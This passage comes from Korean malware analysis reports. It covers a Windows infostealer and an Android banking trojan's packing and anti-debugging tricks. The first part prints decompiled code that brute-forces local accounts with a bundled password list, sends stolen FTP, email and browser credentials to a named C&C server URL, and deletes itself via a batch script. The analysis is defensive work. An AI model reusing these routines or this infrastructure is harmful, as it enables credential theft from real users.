VMware	“VMwareVMware "
Xen	“XenVMMXenVMM "
Parallels	“prl hyperv"
VirtualBox	“VBoxVBoxVBox”

[표 3] 가상 머신 별 반환 문자열

5) 코드 난독화

코드 내에 실행되지 않는 코드를 삽입하여 디버거나 디스어셈블러에서 정상적으로 번역 하지 못하게 한다.

```
55                          push    ebp
8B EC                       mov     ebp, esp
83 C4 F8                    add     esp, 0FFFFFFF8h
55                          push    ebp
8B EC                       mov     ebp, esp
5D                          pop     ebp
68 C6 F9 40 00              push    offset loc_40F9C6
F8                          clc
72 01                       jb      short near ptr byte_40F9C5
C3                          retn

FF                          byte_40F9C5     db 0FFh                 ; CODE XREF: .text:0040F9C2↑j

                            loc_40F9C6:                             ; DATA XREF: .text:0040F9BC↑o
FF 75 0C                    push    dword ptr [ebp+0Ch]
FF 75 08                    push    dword ptr [ebp+8]
E8 34 1D FF FF              call    sub_401705
C7 45 FC 01 00+             mov     dword ptr [ebp-4], 1
8D 45 F8                    lea     eax, [ebp-8]
```

[그림 3] 코드 내에 삽입된 더미 코드

뿐만 아니라, 함수포인터를 통하여 더미 코드들과 실제 악성 행위코드를 함께 호출시켜 분석을 방해한다.

```
while ( *FunctionPointer )
{
  sub_402387();
  dword_4172CB = CMemStm::Seek_(a1);
  // Call Function
  v2 = (*FunctionPointer)(a1, &v4, Seek_SetSize, &loc_40F83A, &v4, &savedregs);
  if ( *FunctionPointer != GetSystemInfoFunction )
  {
    if ( v2 == 0x10 )
      CMemStm::Seek_SetSize(dword_4172CF, dword_4172CB);
    else
      v5 = 1;
  }
  ++FunctionPointer;
}
```

[그림 4] 함수 호출 코드

2.2. 정보 탈취

분석 환경이 확인되지 않을 경우, 설치된 파일과 레지스트리 등을 사용하여 사용자의 정보를 수집한다. 수집하는 정보는 다음과 같다.

탈취 정보	상세 내용
로컬 PC 정보	User Name, OS Version, 국적, 권한, MAC 주소 등
FTP 계정 정보	'ALFTP', 'BlazeFtp', ' LinasFTP', ' NovaFTP, 'FTPVoyager', wiseftp'등
이메일 / 계정 정보	Outlook / POP3 / IMAP / NNTP / HTTPMail / SMTP 등
브라우저 관련정보	Internet Explorer', 'Chrome', Firefox, Opera, Thunderbird, SeaMonkey 등

[표 4] 탈취 항목

또한, PC 에 등록된 계정들을 확인하고 계정 탈취를 위해 무작위 대입식 공격인 브루트 포싱 공격을 시작한다. 다음은 브루트 포싱 공격 코드이다.

```
for ( i = dword_4172D3; i; i = *i )
{
  EscalatePrivilege();
  if ( !lpBuffer || lstrcmpiA(lpBuffer, *(i + 4)) )
  {
    hObject = 0;
    if ( !LogonUserA(*(i + 4), 0, *(i + 4), 2, 0, &hObject) )
    {
      lpDestStr = AllocNCopy(*(i + 4));
      v3 = lstrlenA(*(i + 4));
      if ( LCMapStringA(0x400u, 0x100u, *(i + 4), v3, lpDestStr, v3)
        && (hObject = 0, LogonUserA(*(i + 4), 0, lpDestStr, 2, 0, &hObject)) )
      {
        FreeMem(lpDestStr);
      }
      else
      {
        FreeMem(lpDestStr);
        a1 = "123456";
        while ( 1 )
        {
          hObject = 0;
          if ( LogonUserA(*(i + 4), 0, a1, 2, 0, &hObject) )
            break;

          a1 += strlen(a1) + 1;
          if ( !*a1 )
            goto LABEL_26;
        }
      }
    }
```

[그림 5] 브루트 포싱 공격 코드

다음은 브루트 포싱 공격에 사용되는 비밀번호 리스트이다.

'1234567890', 'gfhjkm', 'ghbdtn', 'billgates', 'gates', 'mustdie', 'windows', 'hotdog', 'prayer', 'stella', 'cassie', 'kitten', 'danielle', 'jasper', 'hallo', '112233', 'saved', 'dexter', 'hardcore', 'angel1', '55555', 'chelsea', 'qwert', 'prince', 'blabla', 'red123', 'baby', '1q2w3e4r', 'john', 'jason', 'maxwell', 'sammy', 'fuckoff', 'scooby', 'emmanuel', 'nathan', 'loving', 'football1', 'ilovegod', 'jordan23', 'cocacola', '11111111', 'bubbles', '222222', 'microsoft', 'none', 'destiny', 'friend', 'church', 'mylove', 'david', 'onelove', 'maverick', 'testtest', 'green', 'dallas', 'mike', 'samuel', 'zxcvbnm', 'praise', 'wisdom', 'slayer', 'rotimi', 'adidas', 'foobar', 'creative', 'qwerty1', 'knight', 'genesis', 'viper', '1q2w3e', 'iloveyou!', 'benjamin', 'power', 'hockey', 'corvette', 'anthony', 'enter', 'bandit', 'spirit', 'thunder', 'digital', 'lucky', 'joseph', '7777', 'smokey', 'harley', 'looking', 'nintendo', 'shalom', 'hope', 'friends', 'google', 'merlin', 'admin', 'sparky', 'austin', 'passw0rd', 'chris', 'junior', 'chicken', '123abc', 'online', 'trinity', 'maggie', 'winner', 'george', 'startrek', '123321', '123qwe', 'london', 'victory', 'asdfasdf', 'james', 'banana', 'scooter', 'flower', 'cool', 'peaches', 'blink182', 'richard', 'john316', 'forum', 'taylor', 'diamond', 'compaq', 'samantha', 'dakota', 'eminem', 'hello1', 'biteme', 'mickey', 'soccer1', 'bailey', 'cookie', 'batman', 'peanut', 'guitar', 'rainbow', 'rachel', 'asdfgh', 'forever', 'robert', 'silver', 'canada', 'matthew', 'myspace1', 'blahblah', 'blessing', 'poop', 'hahaha', 'asshole', 'fuckyou1', 'gateway', 'muffin', '666666', 'nicole', 'iloveyou2', 'william', 'grace', 'secret', 'peace', 'michelle', 'apple', 'testing', 'orange', 'jasmine', 'justin', 'helpme', 'mustang', '11111', 'iloveyou1', 'pokemon', 'welcome', 'jessica', 'snoopy', 'mother', 'ginger', 'nothing', 'amanda', '654321', 'aaaaaa', 'pass', 'matrix', 'happy', 'qazwsx', 'hannah', 'single', 'jennifer', '1111', 'daniel', 'charlie', 'angels',

'thomas', 'andrew', 'lovely', 'hunter', '7777777', 'pepper', 'heaven', 'buster', 'ashley', 'summer', 'faith', 'jordan', 'purple', '000000', 'starwars', 'baseball', 'blessed', 'fuckyou', 'joshua', 'internet', 'cheese', 'michael', 'superman', 'soccer', 'asdf', 'killer', 'freedom', 'whatever', '123123', 'jesus1', 'angel', 'football', 'tigger', 'princess', 'computer', 'master', 'sunshine', 'christ', '123456789', 'shadow', '1234567', 'iloveyou', '111111', 'trustno1', 'dragon', 'monkey', 'hello', 'password1', 'love', 'test', 'letmein', 'abc123', '1234', '12345678', 'jesus', '12345', 'qwerty', 'phpbb', 'password', '123456'

[표 5] 브루트 포싱에 사용되는 비밀번호 목록

위 과정을 통해 탈취된 정보들은 암호화 하여 공격자 서버인 'http://62.108.40.55/k5/gate.php'로 전송된다. 하지만 현재는 C&C 서버가 차단돼 연결되지 않는다. 다음은 정보 전송 코드이다.

```
if ( UrlComponents.lpszHostName )
{
  wsprintfA(
    buf,
    "POST %s HTTP/1.0\r\n"
    "Host: %s\r\n"
    "Accept: */*\r\n"
    "Accept-Encoding: identity, *;q=0\r\n"
    "Content-Length: %lu\r\n"
    "Connection: close\r\n"
    "Content-Type: application/octet-stream\r\n"
    "Content-Encoding: binary\r\n"
    "User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)\r\n"
    "\r\n",
    v12,
    hMem,
    len);
  v5 = ConnectServer(hMem, 0, UrlComponents.nPort);
  if ( v5 )
  {
    s = v5;
    SetSockOpt(v5);
    v6 = lstrlenA(buf);
    v7 = Send(s, buf, v6);
    if ( v7 )
    {
      if ( !len || (v7 = Send(s, a2, len)) != 0 )
      {
        v4 = v7;
        if ( v7 )
          v4 = RecvDatas(s, a4, &v9);
      }
    }
    closesocket(s);
  }
```

[그림 6] C&C 정보 전송 코드

2.3. 자가 삭제

정보 탈취 기능을 모두 수행한 뒤, '[임의명].bat' 형식의 파일을 생성한다. 해당 파일은 자가 삭제 기능을 수행한다. 이는 감염 PC 로부터 악성코드를 삭제하여 수집이 어렵도록 하기 위함으로 보인다. 다음은 자가 삭제 코드이다.

```
  hFile = CreateFileA(lpBuffer, 0xC0000000, 3u, 0, 2u, 0, 0);
  if ( hFile != -1 )
  {
LABEL_14:
    v2 = lstrlenA(
           "\r\n"
           "\t\t\r\n"
           "\r\n"
           ":\t   :ktk   \r\n"
           "\r\n"
           "\r\n"
           "     del    \t %1  \r\n"
           "\tif  \t\t exist \t   %1  \t  goto \t\r ktk\r\n"
           " del \t  %0 ");
    v3 = WriteFileFunction(
           hFile,
           "\r\n"
           "\t\t\r\n"
           "\r\n"
           ":\t   :ktk   \r\n"
           "\r\n"
           "\r\n"
           "     del    \t %1  \r\n"
           "\tif  \t\t exist \t   %1  \t  goto \t\r ktk\r\n"
           " del \t  %0 ",
           v2);
    CloseHandle(hFile);
    if ( v3 )
    {
      wsprintfA(v10, "      \"%s\"   ", lpFilename);
      v4 = LoadLibraryA("shell32.dll");
      if ( v4 )
      {
        ShellExecuteA = GetProcAddress(v4, "ShellExecuteA");
        if ( ShellExecuteA )
          (ShellExecuteA)(0, "open", lpBuffer, v10, 0, 0);
      }
    }
```

[그림 7] 자가 삭제 코드

3. 결론

본 악성코드는 사용자 정보를 탈취하는 것을 주목적으로 한다. 특히 FTP나 브라우저, 이메일 관련 프로그램에서 민감한 사용자 계정 정보를 탈취하기 때문에 2차 피해가 야기될 수 있어 각별한 주의가 필요하다.

해당 악성코드는 로컬 PC 의 사용자 계정 정보 탈취를 위해 부르트 포싱 공격을 사용한다. 이때 사용되는 비밀번호 리스트는 비교적 간단한 영어단어 및 숫자 형식을 가진다. 부르트 포싱 공격을 예방하기 위해서 사용자들은 영문 대문자와 숫자, 특수문자 등을 이용해 복잡한 조합의 비밀번호를 사용해야 하며, 주기적으로 비밀번호를 변경해주는 습관을 가질 필요가 있다.

이러한 악성코드에 감염이 되지 않기 위해서 출처가 불분명한 이메일에 있는 링크 혹은 첨부파일에 대해 열람을 삼가야 한다. 또한 백신을 최신 업데이트 상태로 유지하며 주기적인 검사를 실시하여야 한다.

현재 알약에서는 'Trojan.Agent. 544256'로 진단하고 있다.

[Trojan.Android.KRBanker] 악성코드 분석 보고서

1. 개요

스미싱과 보이스피싱 등을 결합한 형태로 악성 앱들이 유포되고 있다. 해당 앱들은 주로 1 금융 관련 앱을 사칭하였으나 최근에는 국가기관, 2 금융 사칭 등으로 다양한 형태로 나타나고 있다. 기기 및 개인정보를 탈취하고 금융 정보 탈취를 목적으로 기기의 통화 상태를 감시한다.
특히, 해당 앱은 분석을 어렵게 하기 위해서 중국 Qihoo 360 사의 패킹 기술을 적용하였다.

본 분석 보고서에서는 “Trojan.Android. KRBanker”를 상세 분석하고자 한다.


2. 악성코드 상세 분석

2.1. 패킹 특징

중국 Qihoo 360 사의 패킹 된 앱은 일반 앱과는 다른 부분이 존재한다. 앱의 권한과 컴포넌트 관련 정보를 볼 수 있는 매니페스트를 보면 일반 안드로이드 앱에서는 볼 수 없는 항목인 “android:qihoo”부분이 추가되어 있는데 이는 디컴파일을 방해한다. “assets” 폴더에는 파일의 무결성과 동적 패킹에 관여하는 “.appkey”, “libjiagu.so” 파일이 포함되어 있다. 또한, 아래 [그림 2]를 보면 패키지명이 “com.android.hellod3”이지만, 패킹 된 덱스 코드에서는 해당 부분을 찾을 수 없어 정적 분석으로는 실제 악성 행위와 관련된 코드를 볼 수 없다.

```
package="com.android.hellod3" platformBuildVersionCode="22" platformBuildVersionName="5.1.1-1819727" xmlns:android="http://schemas.android.com/apk/res/android">
-sdk android:minSdkVersion="11" android:targetSdkVersion="16" />
-permission android:name="android.permission.GET_TASKS" />
-permission android:name="android.permission.INTERNET" />
-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
-permission android:name="android.permission.WAKE_LOCK" />
-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
-permission android:name="android.permission.READ_LOGS" />
-permission android:name="android.permission.ACCESS_WIFI_STATE" />
-permission android:name="android.permission.WAKE_LOCK" />
-permission android:name="android.permission.READ_CALL_LOG" />
-permission android:name="android.permission.READ_PHONE_STATE" />
-permission android:name="android.permission.WRITE_CALL_LOG" />
-permission android:name="android.permission.READ_CONTACTS" />
-permission android:name="android.permission.READ_SMS" />
-permission android:name="android.permission.CHANGE_WIFI_STATE" />
-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
ication android:allowBackup="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:name="com.stub.StubApp" android:qihoo="activity"
activity android:launchMode="singleTask" android:name=".PG_MainActivity">
   <intent-filter>
       <action android:name="android.intent.action.MAIN" />
       <category android:name="android.intent.category.LAUNCHER" />
```

[그림 1] 패킹 된 앱의 구조



[그림 2] 패킹 전 후 덱스코드 비교

2.2 안티 디컴파일러

앱 디컴파일에 흔히 쓰이는 “apktool” 최신 버전을 통해서 컴파일을 시도하면 매니페스트의 “qihoo”와 관련된 요소를 찾을 수 없다고 하여 에러를 일으킨다. 앱의 동적 분석을 위해서는 매니페스트에 android:debuggable="true" 항목이 필요한데 이를 방지한다.

```
java -jar apktool_2.3.4.jar b 360_lotte

as changed...
 has changed...

o (C:\Users\son\AppData\Local\apktool\framework), using C:\Users\son\AppData\Local\Temp\ instead...
volatile directory and frameworks could go missing, please utilize --frame-path if the default storage directory is

st\360_lotte\AndroidManifest.xml:21: error: No resource identifier found for attribute 'qihoo' in package 'android'

on: brut.common.BrutException: could not exec (exit code = 1): [C:\Users\son\AppData\Local\Temp\brut_util_Jar_19215
kage-id, 127, --min-sdk-version, 11, --target-sdk-version, 16, --version-code, 11, --version-name, 1.0, --no-versio
\Local\Temp\APKTOOL7526972938737482751.tmp, -0, arsc, -0, png, -0, jpg, -0, appkey, -0, zip, -0, arsc, -I, C:\Users
C:\Users\son\Desktop\11\test\360_lotte\res, -M, C:\Users\son\Desktop\11\test\360_lotte\AndroidManifest.xml]
```


[그림 3] 컴파일 실패

2.3 안티 디버깅

패킹 앱의 초기에는 안티 디버깅이 포함되어 있지 않아서 메모리에 로드된 덱스 파일을 실시간 덤프를 함으로써 간단히 패킹앱의 분석이 가능했다. 그러나 최근 패킹 앱에는 다양한 안티 디버깅 기법이 추가되었기 때문에 동적 분석을 통해서 안티 디버깅을 우회한 다음에서야 메모리에 로드된 덱스 파일 덤프가 가능하다.

2.3.1 dlactivity 확인


“/system/linker” 모듈 내부에 존재하는 “dl_rtld_db_dlactivity”의 값은 디버깅 되고 있는지 없는지를 나타낸다.



[그림 4] dlactivity 활용 안티 디버깅

2.3.2 TracerPid 확인


"/proc/self/status" 파일을 확인해보면 앱과 관련된 정보들이 나타나있다. 그 중에서 "TracerPid"의 값을 통해서 디버깅 여부를 확인할 수 있다.



[그림 5] TracerPid 활용 안티 디버깅

2.3.3 주소 활성화 여부 확인


주소와 포트를 확인하여 디버깅 여부를 확인한다. IDA 를 통해서 안드로이드 원격 디버깅이 가능한데, IDA 의 기본 디버깅 주소와 포트의 활성화 여부를 확인하여 디버깅 여부를 확인한다.



[그림 6] 주소 확인을 통한 안티 디버깅

2.3.4 특정 문자 확인


"gdb", "android_server" 등의 동적 디버깅에 사용되는 도구들의 명령어 및 메모리상의 관련 문자열 확인을 통해서 디버깅 여부를 확인한다.



[그림 7] 명령어 및 메모리 확인을 통한 안티 디버깅

2.3.5 시간 확인


코드 실행 중간중간에 시간 관련 함수를 추가하여 해당 코드의 실행 시간을 계산하여 디버깅 여부를 확인한다.

